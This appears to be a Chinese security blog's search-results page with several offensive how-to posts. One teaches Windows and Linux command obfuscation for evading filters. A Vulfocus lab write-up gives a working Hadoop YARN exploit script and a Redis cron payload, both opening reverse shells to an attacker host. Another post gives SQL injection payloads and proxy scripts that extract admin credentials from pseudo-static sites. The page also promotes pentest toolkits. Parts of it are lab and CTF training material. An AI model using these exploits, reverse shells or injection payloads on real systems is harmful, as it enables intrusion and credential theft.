搜索到
192
篇与
的结果
-

 windows和linux的命令混淆方式 Windows和Linux的命令混淆方式我们在Windows命令行中执行命令的时候,是不区分大小写的C:>WHOAMI yvadministrator在命令行中可以有无数个"C:>wh""""oami yvadministrator C:>wh""""""""""""""""""""""""""""""oami yvadministrator不能有两个连续的^C:>whoa^mi yvadministrator C:>whoam^^i 'whoam^i' 不是内部或外部命令,也不是可运行的程序 或批处理文件。 C:>who^a^m^i yvadministrator在命令中如果 " 在^之前,此时"的数量必须为偶数C:>who""a^mi yvadministrator C:>who"a^mi 'who"a^mi' 不是内部或外部命令,也不是可运行的程序 或批处理文件。在命令中"在^之后,且带有参数,则”也需要带有偶数C:>n^et" user 'net" user' 不是内部或外部命令,也不是可运行的程序 或批处理文件。 C:>n^et"" user \YV 的用户帐户 ------------------------------------------------------------------------------- Administrator DefaultAccount Guest mysql WDAGUtilityAccount www 命令成功完成。也可以使用()对命令进行包裹C:>(whoami) yvadministrator C:>(n^et"" user) \YV 的用户帐户 ------------------------------------------------------------------------------- Administrator DefaultAccount Guest mysql WDAGUtilityAccount www 命令成功完成。()的数量不设上限C:>(((whoami))) yvadministrator使用变量简单拼接%%局部分开每个变量C:>set cmd1=who C:>set cmd2=am C:>set cmd3=i C:>%cmd1%%cmd2%%cmd3% yvadministrator变量拼接方式二C:>set cmd1=who C:>set cmd3=i C:>%cmd1%am%cmd3% yvadministrator变量拼接方式三C:>set cmd1=wh"""o C:>set cmd3=i""" C:>%cmd1%am%cmd3% yvadministrator变量拼接方式四 ^C:>set cmd1=wh""""o # 这里需要偶数,因为在变量拼接结果中有 ^ C:>set cmd3=i""" # 后面正常多少个 " 都行 C:>%cmd1%a^m%cmd3% yvadministrator含有参数的命令,net userC:>set cmd1=s""er C:>set cmd2=t u C:>set cmd3=n^e C:>%cmd3%%cmd2%%cmd1% \YV 的用户帐户 ------------------------------------------------------------------------------- Administrator DefaultAccount Guest mysql WDAGUtilityAccount www 命令成功完成。 一次性执行多条命令C:>cmd /C "set cmd1=s""ser && set cmd2=t u && set cmd3=n^e && %cmd3%%cmd2%%cmd1%" \YV 的用户帐户 ------------------------------------------------------------------------------- Administrator DefaultAccount Guest mysql WDAGUtilityAccount www 命令成功完成。Windows环境变量切分C:>set cmd=whoami C:>%cmd% yvadministrator这个0,1表示的数组切片,代表前后切片的索引C:>set cmd=whoami C:>echo %cmd:~0,1% w C:>echo %cmd:~0,4% whoa也可以为负数,负数表示从右边开始数第几个C:>set cmd=whoami C:>echo %cmd:~-4,4% oami C:>echo %cmd:~-6,4% whoa当然也能直接向外部写一个php一句话木马检查是否存在for循环执行命令C:>cmd /V:ON /C "set kpx=awlh2im,xiaoyu&& for %G in (1,3,-3,0,6,5) do set lq=!lq!!kpx:~%G,1!&& if %G==5 !lq:~4!" C:>set lq=!lq!!kpx:~1,1! && if 1 == 5 !lq:~4! C:>set lq=!lq!!kpx:~3,1! && if 3 == 5 !lq:~4! C:>set lq=!lq!!kpx:~-3,1! && if -3 == 5 !lq:~4! C:>set lq=!lq!!kpx:~0,1! && if 0 == 5 !lq:~4! C:>set lq=!lq!!kpx:~6,1! && if 6 == 5 !lq:~4! C:>set lq=!lq!!kpx:~5,1! && if 5 == 5 !lq:~4! yvadministratorLinuxLinux中是区分大小写的┌──(root㉿251ebe86465a)-[/] └─# LS LS: command not found ┌──(root㉿251ebe86465a)-[/] └─# Ls Ls: command not found运算符;表示连续指令,即使前面那条命令报错,后面也会接着执行┌──(root㉿251ebe86465a)-[/] └─# LS;whoami LS: command not found root&只执行正确的那一段代码┌──(root㉿251ebe86465a)-[/] └─# ls&wHoami [1] 59 archive-key.asc boot etc lib lib64 mnt proc run srv tmp var bin dev home lib32 media opt root sbin sys usr Command 'Whoami' not found, did you mean: command 'whoami' from deb coreutils Try: apt install <deb name> [1]+ Done ls --color=auto&&连接两个指令的时候,要保证命令两个命令都能正常执行,否则一个错,就执行不了了┌──(root㉿251ebe86465a)-[/] └─# ls&&whoami archive-key.asc boot etc lib lib64 mnt proc run srv tmp var bin dev home lib32 media opt root sbin sys usr root ┌──(root㉿251ebe86465a)-[/] └─# LS&&whoami LS: command not found|管道符:用于将一个命令的输出作为另一个命令的输入。它允许两个或多个命令之间传递数据。┌──(root㉿251ebe86465a)-[/] └─# ls | grep 'boo*' boot||逻辑运算符:如果||左边的命令执行失败(返回非零退出状态),那么||右边的命令将会被执行。执行成功一个命令后,后面的苏哦有命令都不会执行。┌──(root㉿251ebe86465a)-[/] └─# ip addr || wHoami || ls 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0 inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0 valid_lft forever preferred_lft forever转义字符┌──(root㉿251ebe86465a)-[/] └─# whoami root'',(),$,``┌──(root㉿251ebe86465a)-[/] └─# who''ami root ┌──(root㉿251ebe86465a)-[/] └─# (whoami) root ┌──(root㉿251ebe86465a)-[/] └─# (who''ami) root ┌──(root㉿251ebe86465a)-[/] └─# `(echo whoami)` root ┌──(root㉿251ebe86465a)-[/] └─# $(echo whoami) root命令引用┌──(root㉿kali)-[/data] └─# t=l;j=s;$t$j 谷歌插件 GitHack mikuLinux特有变量$1,$*,$@,$n这个n表示除0以外的任意数字┌──(root㉿kali)-[/data] └─# who$2ami root ┌──(root㉿kali)-[/data] └─# who$4ami root ┌──(root㉿kali)-[/data] └─# who$*ami root ┌──(root㉿kali)-[/data] └─# who$@ami root ┌──(root㉿kali)-[/data] └─# who$0ami who-zshami:未找到命令Linux通配符我们以执行whoami这个命令来进行测试┌──(root㉿kali)-[/etc/docker] └─# whereis whoami whoami: /usr/bin/whoami /usr/share/man/man1/whoami.1.gz ┌──(root㉿kali)-[/etc/docker] └─# /usr/bin/whoam* root ┌──(root㉿kali)-[/etc/docker] └─# /usr/bin/whoam? root ┌──(root㉿kali)-[/etc/docker] └─# /usr/bin/wh?am? root ┌──(root㉿kali)-[/etc/docker] └─# /usr/bin/????mi root ┌──(root㉿kali)-[/etc/docker] └─# /u?r/b?n/????mi root ┌──(root㉿kali)-[/etc/docker] └─# /*/b?n/????mi rootLinux中命令中的命令虽然会报错,但是命令也会正常执行┌──(root㉿kali)-[/etc/docker] └─# `666666` 666666:未找到命令 ┌──(root㉿kali)-[/etc/docker] └─# 666666`whoami`6666 666666root6666:未找到命令 ┌──(root㉿kali)-[/etc/docker] └─# `6666`whoami`6666` 6666:未找到命令 6666:未找到命令 root ┌──(root㉿kali)-[/etc/docker] └─# 6666`whoami`6666 6666root6666:未找到命令 ┌──(root㉿kali)-[/etc/docker] └─# w`sfdawfewa`ho`sajfdkljas`am`sdjflk123`i sfdawfewa:未找到命令 sajfdkljas:未找到命令 sdjflk123:未找到命令 root ┌──(root㉿kali)-[/etc/docker] └─# wh${sdf}oam${ddkjdld}i root ┌──(root㉿kali)-[/etc/docker] └─# wh${sdf242341}oam${ddkjdld234232}i rootLinux环境变量切割查看环境变量┌──(root㉿251ebe86465a)-[/] └─# echo $PATH /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin查看环境变量的长度┌──(root㉿251ebe86465a)-[/] └─# echo ${#PATH} 60分割环境变量
-
Hadoop & Redis未授权访问漏洞,靶场实战——Vulfocus 一、介绍未授权访问,也称为未经授权的访问或非法访问,是指在没有得到适当权限或授权的情况下,个人或系统访问了网络、计算机、数据库、文件、应用程序或其他受保护资源的行为。这种访问可能出于恶意或非恶意的目的,但无论其意图如何,未授权访问都可能导致敏感信息的泄露、数据的篡改或破坏、系统功能的异常,甚至更严重的安全事件。未授权访问的常见攻击手段包括但不限于:利用已知的系统漏洞或弱点。通过猜测、破解或窃取密码等认证信息。使用恶意软件,如病毒、木马等,来绕过安全机制。社交工程,如诱骗用户泄露敏感信息。二、靶场介绍--VulfocusVulfocus是一个便捷的漏洞集成平台,用户只需加载漏洞环境的Docker镜像即可快速使用。它具备一键启动、自动更新flag、计分考核等特性,适用于安全测试和能力评估。平台兼容Vulhub和Vulapps的镜像,支持可视化配置,是安全人员的理想工具。在线位置:https://vulfocus.cn/#/dashboard离线版本:https://github.com/fofapro/vulfocus (即使没有网络也可以在本地进行渗透测试)Tips:Docker 部署过程需要科x上网,本地使用不需要,要么使用国外服务器,使用linux部署靶场我没有找到linux版本的科x上网工具,大多数科x上网工具都是windows的,所以使用windows的版本Docker(Docker desktop)来部署,使用即可这个坑踩了一天。。。三、漏洞复现1、HadoopHadoop是一个由Apache基金会开发的分布式系统基础架构,主要解决海量数据的存储和分析计算问题。它起源于Lucene框架,受Google大数据论文启发,发展出HDFS、MapReduce和Hbase等核心组件。2005年,Hadoop作为Lucene子项目Nutch的一部分加入Apache,2006年成为独立项目。Hadoop的命名来自创始人Doug Cutting儿子的玩具大象,它的诞生标志着云计算时代的到来。Hadoop的主要用于:分布式存储:通过Hadoop分布式文件系统(HDFS),Hadoop能够存储海量数据,提供高吞吐量的数据访问。分布式计算:利用MapReduce编程模型,Hadoop能够处理大量数据集,执行并行计算任务,提高数据处理效率。数据挖掘和分析:Hadoop支持复杂的数据分析和数据挖掘任务,帮助用户从大规模数据集中提取有价值的信息。Hadoop YARN的ResouRCEManager是集群资源分配和调度的关键,若出现未授权访问漏洞,可能使未认证用户访问或操纵资源,引发数据泄露、资源滥用或服务中断。此类安全问题需及时修复,以保护集群安全。该漏洞涉及版本:hadoop 3.3.0以下搜索hadoop,启动环境即可访问靶场给你的第一个ip地址,就可以进入hadoop网页界面查看版本,2.8.1,存在未授权访问漏洞使用python脚本进行shell反弹exp脚本参考:https://www.cnblogs.com/cute-puli/p/14944637.html#!/usr/bin/env python import requests target = 'http://123.58.224.8:32220/' 目标网址 lhost = '用来反弹的ip,公网能访问的ip' # put your local host ip here, and listen at port 9999 url = target + 'ws/v1/cluster/apps/new-application' resp = requests.post(url) app_id = resp.json()['application-id'] url = target + 'ws/v1/cluster/apps' data = { 'application-id': app_id, 'application-name': 'get-shell', 'am-container-spec': { 'commands': { 'command': '/bin/bash -i >& /dev/tcp/%s/公网ip监听的端口号 0>&1' % lhost, }, }, 'application-type': 'YARN', } requests.post(url, json=data)使用终端或者其他shell工具连接你的公网服务器,我的是centos系统,终端连接ssh协议ssh root@192.168.128.128连接之后下载netcat瑞士军刀命令yum install -y nc,启动监听nc -lvvp 4443注意,启动监听之前需要放行你监听的防火墙端口,否则之后执行py脚本会导致没有任何反应,查看你的端口放行情况iptables -L -n -v -L 表示列出所有规则 -n 表示以数字形式显示地址和端口号 -v 表示显示详细信息新建一个终端执行你的脚本即可python .hadoop-payload.py反弹成功再根据题目提示,找到flag提交即可2、RedisCNVD-2019-21763是关于Redis数据库的一个远程命令执行漏洞,其原理主要涉及到Redis 4.x及更高版本中新增的模块功能以及主从同步机制的不当使用,它的默认端口为6379,漏洞等级:高危。端口探测:由于我启动的vulfocus靶场redis端口为64239,所以nmap扫描命令如下 nmap -v -Pn -p 64239 -sV 123.58.224.8 发现存在64239 redis服务默认端口使用redis-cli测试靶机的redis是否支持远程连接,经过测试支持redis-cli -h 123.58.224.8 -p 64239然后并且追加如下内容set xxx "nn 1 * * * * /bin/bash -i>& /dev/tcp/10.1.1.100/44330>&1nn" config set dir /var/ config set dbfilename root save知识扩展:在面对大量读写数据时,单个Redis实例可能会承受巨大压力。为了解决这个问题,Redis引入了主从模式。在此模式下,一个Redis实例作为主机,负责处理所有的写操作,而其他实例作为从机,与主机保持数据同步,并专门处理读请求。这种读写分离的策略有效减轻了服务器的负载,是通过增加空间使用来换取系统处理效率的一种策略。进一步地,Redis 4.x版本后,通过新增的模块功能,开发者可以使用C语言编写并编译成.so文件,从而在Redis中实现自定义的新命令,进一步扩展了Redis的功能和应用场景。——主从复制RCE发现保存的时候怎么也保存不了,又花了半小时,找到了这个方法--手动编译 so 扩展文件,忍不住这回当了脚本小子,执行如下命令git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand cd RedisModules-ExecuteCommand/这是我的目录效果继续git clone https://github.com/Ridter/redis-rce.git cd redis-RCE/ cd ../ # 将module.so复制一份到当前目录下的redis-RCE cp module.so ./redis-RCE # 使用pip安装依赖 pip install -r requirements.txt执行攻击之前,需要放行21000端口python redis-RCE.py -r 123.58.236.76(靶机) -p redis端口 -L vps的IP地址 -f module.so中途超时了一下所以我的靶场redis端口变成了 11778redis-cnvd_2015_07557做法同理,更改靶场ip和端口即可原文链接:https://mp.weixin.qq.com/s/4gHAAg_c66Y0zgq8id_sNA
-

伪静态注入总结 伪静态注入的总结伪静态页面渗透在日常的测试中,经常会遇到静态页面,尤其是政府类的站点(前提经过授权),此时就会非常的棘手,在下多试验后,发现以下思路或可以帮助我们跨越这个障碍。伪静态即是网站本身是动态网页如.php、.asp、.aspx等格式动态网页有时这类动态网页还跟“?”加参数来读取数据库内不同资料。很典型的案例即是discuz论坛系统,后台就有一个设置伪静态功能,开启伪静态后,动态网页即被转换重写成静态网页类型页面,通过浏览器访问地址和真的静态页面没区别。前提服务器支持伪静态重写URL Rewrite功能判断方法在浏览器里控制台(console),输入代码或粘贴js代码alert(document.lastModified); 回车执行,会弹出一个弹窗。重新刷新网页,再用相同的方法在控制台里输入查询代码,再查看文件的最后修改时间,如果发现时间不同则可以判断它是伪静态。如果是伪静态页面,可以尝试将其变成动态页面。伪静态的话只是由动态转成了静态,从地址上你是可以看到转递参数的,比如phpweb,它的链接是这样的:news/?123.html,这个你可以理解成news.php?id=123。所以你可以news/?123*.html这样提交。或者可以进行伪静态中转。(伪静态中转注入总结:博客园地址)入侵的大概思维方式对搜索框进行测试(注入测试) 对登录处进行测试(万能密码、注入) 对站点进行目录扫描(发现其他突破口) 从C段下手一:中转注入法1.通过http://www.xxx.com/news.php?id=1做了伪静态之后就成这样了http://www.xxx.com/news.php/id/1.html2.测试步骤:中转注入的php代码:inject.php<?php set_time_limit(0); $id=$_GET["id"]; $id=str_replace(” “,”%20″,$id); $id=str_replace(“=”,”%3D”,$id); //$url = "http://www.xxx.com/news.php/id/$id.html"; $url = "http://www.xxx.com/news.php/id/$id.html"; //echo $url; $ch = curl_init(); curl_setopt($ch, CURLOPT_URL, "$url"); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); curl_setopt($ch, CURLOPT_HEADER, 0); $output = curl_exec($ch); curl_close($ch); print_r($output); ?> 3.本地环境搭建PHP,然后访问http://127.0.0.1/inject.php?id=1通过sqlmap或者havj可以跑注入漏洞。附录ASP中转代码:<strong><font style="font-size: 12pt"><code id="code1"><% JmdcwName=request("id") JmStr=JmdcwName JmStr=URLEncoding(JmStr) JMUrl="http://192.168.235.7:8808/ad/blog/" //实际上要请求的网址 JMUrl=JMUrl & JmStr&".html" //拼接url response.write JMUrl&JmStr //我这里故意输出url来看 'JmRef="http://127.0.0.1/6kbbs/bank.asp" JmCok="" JmCok=replace(JmCok,chr(32),"%20") JmStr=URLEncoding(JmStr) response.write PostData(JMUrl,JmStr,JmCok,JmRef) //url,查询字符串,cookie,referer字段 Function PostData(PostUrl,PostStr,PostCok,PostRef) Dim Http Set Http = Server.CreateObject("msxml2.serverXMLHTTP") With Http .Open "GET",PostUrl,False .Send () PostData = .ResponseBody End With Set Http = Nothing PostData =bytes2BSTR(PostData) End Function Function bytes2BSTR(vIn) //处理返回的信息 Dim strReturn Dim I, ThisCharCode, NextCharCode strReturn = "" For I = 1 To LenB(vIn) ThisCharCode = AscB(MidB(vIn, I, 1)) If ThisCharCode < &H80 Then strReturn = strReturn & Chr(ThisCharCode) Else NextCharCode = AscB(MidB(vIn, I + 1, 1)) strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100 + CInt(NextCharCode)) I = I + 1 End If Next bytes2BSTR = strReturn End Function Function URLEncoding(vstrin) //发包前对参数的url编码一下 strReturn="" Dim i 'vstrin=replace(vstrin,"%","%25") '增加转换搜索字符, 'vstrin=Replace(vstrin,chr(32),"%20") '转换空格,如果网站过滤了空格,尝试用/**/来代替%20 'vstrin=Replace(vstrin,chr(43),"%2B") 'JMDCW增加转换+字符 vstrin=Replace(vstrin,chr(32),"/**/") '在此增加要过滤的代码 //这里很关键,方便啊,把空格自动换成/**/,后面会说到的 For i=1 To Len(vstrin) ThisChr=Mid(vstrin,i,1) if Abs(Asc(ThisChr))< &HFF Then strReturn=strReturn & ThisChr Else InnerCode=Asc(ThisChr) If InnerCode<0 Then InnerCode=InnerCode + &H10000 End If Hight1=(InnerCode And &HFF00) &HFF Low1=InnerCode And &HFF strReturn=strReturn & "%" & Hex(Hight1) & "%" & Hex(Low1) End if Next URLEncoding=strReturn End Function %></code></font></strong>二、手工注入法1.http://www.xxx.com/play/Diablo.htmlhttp://www.xxx.com/down/html/?772.html2.测试注入:http://www.xxx.com/down/html/?772′.htmlhttp://www.xxx.com /play/Diablo'.htmlhttp://www.xxx.com/play/Diablo'/**/and /*/1='1 /.htmlhttp://www.xxx.com/play/Diablo' //and //1='2 /*.htmlhttp://www.xxx.com/page/html/?56′/**/and/**/1=1/*.html 正常http://www.xxx.com/page/html/?56′/**/and/**/1=2/*.html 出错3.看页面是否存在差异,相同则不存在,不同存在注入。4.联合查询:http://www.xxx.com/play/diablo’ and 1=2 union select 1,2… frominformation_schema.columns where 1='1.htmlhttp://www.xxx.com/page/html/?56'/**/and/**/(SELECT/**/1/**/from/**/(select/**/count(*),concat(floor(rand(0)*2),(substring((select(version())),1,62)))a/**/from/**/information_schema.tables/**/group/**/by/**/a)b)=1/*.html三、手工注入法(二)http://www.xxx.net/news/html/?410.htmlhttp://www.xxx.net/news/html/?410'union/**/select/**/1/**/from/**/(select/**/count(*),concat(floor(rand(0)*2),0x3a,(select/**/concat(user,0x3a,password)/**/from/**/pwn_base_admin/**/limit/**/0,1),0x3a)a/**/from/**/information_schema.tables/**/group/**/by/**/a)b/**/where'1'='1.html注:伪静态的注入和URL的普通GET注入不太相同 。普通url的get注入的%20,%23,+等都可以用;但是伪静态不行,会被直接传递到到url中,所以用/**/这个注释符号表示空格。三、SQLmap方法在sqlmap中伪静态哪儿存在注入点就加*http://www.cunlide.com/id1/1/id2/2 python sqlmap.py -u “http://www.xxx.com/id1/1*/id2/2″http://www.xxx.com/news/class/?103.htmpython sqlmap.py -u “http://www.xxx.com/news/class/?103*.html”四、python脚本方法代码一:<code id="code3">from BaseHTTPServer import * import urllib2 class MyHTTPHandler(BaseHTTPRequestHandler): def do_GET(self): path=self.path path=path[path.find('id=')+3:] proxy_support = urllib2.ProxyHandler({"http":"http://127.0.0.1:8087"}) opener = urllib2.build_opener(proxy_support) urllib2.install_opener(opener) url="http://www.xxx.com/magazine/imedia/gallery/dickinsons-last-dance/" try: response=urllib2.urlopen(url+path) html=response.read() except urllib2.URLError,e: html=e.read() self.wfile.write(html) server = HTTPServer(("", 8000), MyHTTPHandler) server.serve_forever()</code>转载:https://www.cnblogs.com/jsq16/p/5942003.htmlhttps://blog.csdn.net/qq_41545233/article/details/106713530
-
Windows11 Penetration Suite Toolkit 渗透操作系统 Windows11 Penetration Suite Toolkit是基于Win11的渗透测试环境,通过scoop管理和安装,支持Kali WSL环境。内含脚本工具和在线安全工具,需用户手动安装依赖包,部分工具需特殊网络。离线知识库提供密码字典、工具指南等丰富文档,为渗透测试者提供全面参考。下载链接https://pan.quark.cn/s/2b4f4823fb3b系统都在这里面了,仔细找找就有,使用VM ware即可使用本系统开机界面MSFDirsearch更重要的,谷歌插件,超级全!!!!火狐插件具有linux的快捷启动方式Whatwebsqlmappythonpython的版本分别为python2.7和python310Nmap完整工具盒每个阶段的基本渗透工具都准备好了,对于Windows党,可以当作日常操作系统使用了应粉丝建议,泷羽CTF平台陪大家过国庆,虽然不是大型比赛,但是还是很有意思的,可以来试试地址:CTF.54cto.com黑神话抽奖码往期推荐【JS逆向】某大型音乐平台JS逆向分析【Kali笔记】Kali中常用的密码字典,网站推荐两个影响 WPS Office 的任意代码执行漏洞分析,CVE-2024-7262 和 CVE-2024-7263【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析【渗透测试】12种rbash逃逸方式总结
-
CTF-OS,一个专门为CTF设计的操作系统 前言CTF-os是探姬为CTF比赛特制的虚拟机,封装多版本工具集与系统,适合CTF新手、各行业人士及安全工作者使用,尤其适合不愿在工作机安装特殊软件的用户。注意,CTF不同于渗透测试,本虚拟机专为CTF赛事人员定制。如果你也想学习CTF那么我特意准备好了一封CTF学习资料2000页的PDF白皮书一共1800多页的学习资料分享给你,还有各种渗透学习工具。学习资料 / CTF-OS系统网盘地址:https://pan.quark.cn/s/2b4f4823fb3b说明介绍Github地址https://github.com/ProbiusOfficial/CTF-OS该系统是通过虚拟机封装的,需要使用VMware Workstation Pro打开!一个专为CTF比赛封装的虚拟机,开箱即用。系统基于 Windows 10 22H2 镜像制作,使用 软媒魔方 和 Dism++ 进行了部分优化和精简,内置 Ubuntu 22.04.3 on WSL1 子系统。系统密码Windows:hello-CTF.comWSL-Linux(ubuntu / Arch ):ctfos工具面板和win11综合渗透系统一模一样pwndbg解码工具Web漏洞利用的常见工具都有工具列表系统工具工具名称版本源PHPStudyv8.1.1.3xp.cnPixPinv1.7.5.0pixpinapp.comDism++v10.1.1002.2GitHubEverything voidtools.com分区助手 disktool.cnPCmast-软媒魔方 ruanmei.comWeb工具名称版本源Yakit yaklang.comBurpSuitev2024.1.152pojie.cnBehinder_v4.1 GitHubGodzillav4.0.1GitHubYsoserialv0.0.6GitHubjar-analyzerv2.12GitHub文件Hex / 编辑工具名称版本源ImHexv1.33.0GitHub010EditorWin64Portable14.052pojie.cn隐写相关工具名称版本源Tweakpngv1.4.6entropymine.comstegdetect-0.4-for-Windows UnknownWaterMark 52pojie.cnz34.12.6GitHubMISC 综合工具工具名称版本源随波逐流CTF编码工具 / 随波逐流 OCR识别工具 / 随波逐流224种编码图 1o1o.xyzCTFCrackToolsv4.0.7GitHubPuzzle Solverv1.0.4GitHub取证分析工具名称版本源Wireshark4.2.3-x64.exewireshark.orgLovelyMem GitHubBlueTeamToolsv0.92GitHubPasswareKitForensicv2020 汉化 By TokeiiNULLautopsyv4.21.0GitHubVolatility3v3-2.5.2GitHubVolatility2v2.6GitHubWinHexv20.5x-ways.netX-Ways_Forensicsv20.5x-ways.net密码学工具名称版本源CTF_AES加解密工具 / 国密SM4加解密工具 / 轩禹CTF_RSA工具3.6 bilibili.comcipheyv5.14.0@pipZ3求解器 SageMath(On WSL Arch)version 10.3, Release Date: 2024-03-19sagemath.org二进制工具名称版本源IDA Prov8.352pojie.cnx64dbg x64dbg.comexeinfopev0.0.8.3GitHubdnspyv6.1.8GitHubdnSpyEX/dnSpyv6.5.0GitHubGhidrav11.0.2GitHubResource Hackerv5.2.7angusj.com吾爱破解专用版Ollydbg 52pojie.cnWindbgv10.0.22621.242852pojie.cnCheat Enginev7.5cheatengine.orgLuaDec (On WSL Ubuntu)2.2 rev: 895d923 for Lua 5.1GitHubangrop (Python) pipPWN该部分环境安装于 WSL Ubuntu 22.04.3 LTS. /home/helloctfos/pwnenv/工具名称工具信息安装方式(源)vim文本编辑器文本编辑器sudo apt install vimgit开源的分布式版本控制系统sudo apt install gitgccGNU编译器套件sudo apt install gccPython3-pipPython 包管理工具sudo apt install Python3-pipqemu处理器模拟器sudo apt-get install qemu-user qemu-systemgdb-multiarchgdb客户端进行调试的通用客户端sudo apt-get install gdb-multiarchPwntoolsCTF框架和开发库git clone https://github.com/Gallopsled/pwntools.git and other install commandsgdb插件包括peda、pwndbg、gef、PwngdbCloning from respective repositories and setupROPgadget在二进制文件中搜索小工具sudo pip3 install capstone and git clone https://github.com/JonathanSalwan/ROPgadget.gitone_gadget查找ELF文件中的execve(’/bin/sh’, NULL, NULL)sudo apt install ruby and sudo gem install one_gadgetseccomp-tools分析CTF pwn挑战中的seccomp沙盒sudo gem install seccomp-toolsLibcSearcher在泄露了Libc中的某一个函数地址后辅助工具git clone https://github.com/lieanu/LibcSearcher.gitpatchelf修改现有ELF可执行文件和库的工具sudo apt install patchelfARM PWNARM软件包,具备ARM交叉编译gcc与ARM程序动态链接库sudo apt-get install gcc-arm-Linux-gnueabi and other ARM packagesMIPS PWNMIPS软件包,具备MIPS交叉编译gcc与MIPS程序动态链接库sudo apt-get install gcc-mips-Linux-gnu and other MIPS packages安卓工具名称版本源ADBv35.0.1-11580240googleGDA-android-reversing-Toolv4.10GitHubjadx-guiv1.4.7GitHub漏洞利用工具名称版本源Struts2_19.21.jar GitHubThinkphpGUI1.3GitHubthinkphp_gui_tools GitHubShiroExploit-Deprecatedv2.51GitHubThinkPHP综合利用工具ShiroExploitv2.4.2GitHubCTF学习资料工具介绍CTF介绍Linux堆利用等等等等,近两千页的内容学习都放在下面这个网盘链接了,多翻一翻就能翻到https://pan.quark.cn/s/2b4f4823fb3b如果你也想打CTF,欢迎来到作者搭建的CTF平台 SFeather::CTF,目前已经有101只队伍报名了,这个国庆假期不无聊,迎娶黑神话悟空奖励SFeather::CTF赛点:ctf.54cto.com报名之后即可参加黑神话抽奖奥转载:https://get-shell.com/2204.html往期推荐11